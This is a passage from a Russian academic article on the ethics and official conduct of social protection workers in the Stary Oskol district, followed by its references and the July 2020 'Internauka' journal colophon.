Базовые установки служебной этики предполагают, что сотрудники учреждений социальной защиты населения не могут оказывать предпочтения каким-либо профессиональным или социальным группам и оказывать на физические или юридические лица административное давление. Это позволяет реализовывать парадигму социальной справедливости и равноправно распределять социальные ресурсы с целью расширения возможностей их предоставления нуждающимся в поддержке клиентам, в первую очередь пожилым людям и несовершеннолетним, а также другим лицам, оказавшимся в трудной жизненной ситуации.

Соблюдение норм профессиональной этики, предполагает, что необходимо защищать и поддерживать человеческое достоинство клиентов социальных служб, учитывая их индивидуальность, интересы и социальные потребности на основе построения толерантных отношений с ними. Сотрудник должен уважать определенные российским законодательством права граждан и обеспечить их реализацию, что предполагает со стороны органов власти гарантию непосредственного участия в процессе принятия жизненно важных решений на основе предоставления полной информации, касающейся конкретного человека в конкретной ситуации. При этом сохраняются требования соблюдения конфиденциальности информации о клиенте социальной службы, касающейся условий его жизнедеятельности, личных качеств и проблем, принимать меры для обеспечения нераспространения полученных сведений доверительного характера; отказа от поведения, которое могло бы вызвать сомнение в объективном исполнении должностных обязанностей работника органа управления социальной защиты населения или работника учреждения социального обслуживания, а также не допускать конфликтных ситуаций, способных дискредитировать их деятельность.

Сотрудникам учреждений социальной защиты населения строго запрещено использовать служебное положение для оказания влияния на деятельность государственных органов и органов местного самоуправления, организаций, должностных лиц, государственных и муниципальных служащих при решении вопросов личного характера; а также соблюдать установленные в государственном органе, органе местного самоуправления и учреждении социального обслуживания правила публичных

выступлений и предоставления служебной информации.

Личная ответственность за результаты и законность своей деятельности является основой профессиональной этики специалиста, занимающегося социальной работой. Сотрудники различного должностного уровня обязаны противодействовать проявлениям коррупции и предпринимать меры по ее профилактике в порядке, установленном законодательством Российской Федерации о противодействии коррупции.

В служебном поведении сотрудника учреждения социальной защиты населения недопустимы:

а) любого вида высказывания и действия дискриминационного характера по признакам пола, возраста, расы, национальности, языка, гражданства, социального, имущественного или семейного положения, политических или религиозных предпочтений;

б) грубости, пренебрежительный тон, заносчивость, предвзятые замечания, предъявление непропорциональных, незаслуженных обвинений;

в) угрозы, оскорбительные выражения или реплики, действия, препятствующие нормальному общению или провоцирующие противоправное поведение;

г) курение в служебных помещениях, при посещении клиентов на дому, во время служебных совещаний, бесед, иного служебного общения с гражданами.

Немалое значение в профессиональной деятельности специалиста, работающего с разными категориями населения, в первую очередь с пожилыми и престарелыми людьми, имеет внешний вид при исполнении должностных обязанностей. Имиджевые компоненты (одежда, аксессуары, макияж), выверенная жестикуляция и мимика сотрудника в

зависимости от условий работы и формата служебного задания должны формировать уважение граждан к учреждениям социального обслуживания, соответствовать общепринятому деловому стилю, который отличают официальность, сдержанность, традиционность, аккуратность.

Анализ деятельности сотрудников учреждений социальной защиты населения показывает, что никакие реформы и распоряжения, концепции и проекты не будут эффективны, если не изменить отношение к так называемому «человеческому фактору». Развитие социальных учреждений в муниципальных образованиях наталкиваются на такие системные проблемы, как кадровое обеспечение (неоправданная ротация, отсутствие материального стимулирования, нехватка специализированных курсов для узких специалистов, в том числе в контексте дистанционного социального обслуживания населения и оформления документов) и отсутствие единой системы требований к этике и служебному поведению специалистов.

Анализ этико-коммуникативной практики, сложившейся в управлении социальной защиты населения администрации Старооскольского городского округа, позволяет утверждать, что большинство из социальных работников, обладают необходимым уровнем профессиональной этики. Однако необходима определенная реорганизация процесса развития коммуникативной компетентности сотрудников социальных служб. В рамках курсов повышения квалификации, учебно-практических семинаров и вебинаров должна быть создана система повышения уровня культуры служебного поведения, что является важным условием для успешной профессиональной деятельности в условиях современного социума.

#### Список литературы:

1. Кодекс этики и служебного поведения муниципальных служащих Старооскольского городского округа [Электронный ресурс]: Утвержден постановлением главы администрации Старооскольского городского округа от 14 марта 2011 года № 640 // Официальный сайт администрации Старооскольского городского округа. – Режим доступа: <http://oskolregion.ru>
2. Кодекс этики и служебного поведения работников муниципального бюджетного учреждения «Комплексный центр социального обслуживания населения» [Электронный ресурс]: Приложение № 10 к коллективному договору МБУ «Комплексный центр социального обслуживания населения» на 2015-2018 года // Официальный сайт МБУ «Комплексный центр социального обслуживания населения» Старооскольского городского округа. – Режим доступа: <https://www.kcson-oskol.ru>
3. Кочемасова, Л.А. Профессиональная компетентность социального работника: модель, технология, инноватика развития: монография [Текст] / Л.А. Кочемасова. – Оренбург: «Экспресс-печать», 2018. – 228 с.
4. Медведева, Г.П. Этика социальной работы [Текст] / Г.П. Медведева. – М.: Владос, 2015. – 340 с.



# «ИНТЕРНАУКА»

*Научный журнал*

№26(155)  
Июль 2020

Часть 1

В авторской редакции  
Мнение авторов может не совпадать с позицией редакции

Издательство «Интернаука»  
125424, Москва, Волоколамское шоссе, д. 108, цокольный этаж,  
помещение VIII, комн. 4, офис 33  
E-mail: [mail@internauka.org](mailto:mail@internauka.org)

Отпечатано в полном соответствии с качеством предоставленного  
оригинал-макета в типографии «Allprint»  
630004, г. Новосибирск, Вокзальная магистраль, 3

16+



Свидетельство о регистрации СМИ:  
ЭЛ № ФС77-66291 от 01 июля 2016 г.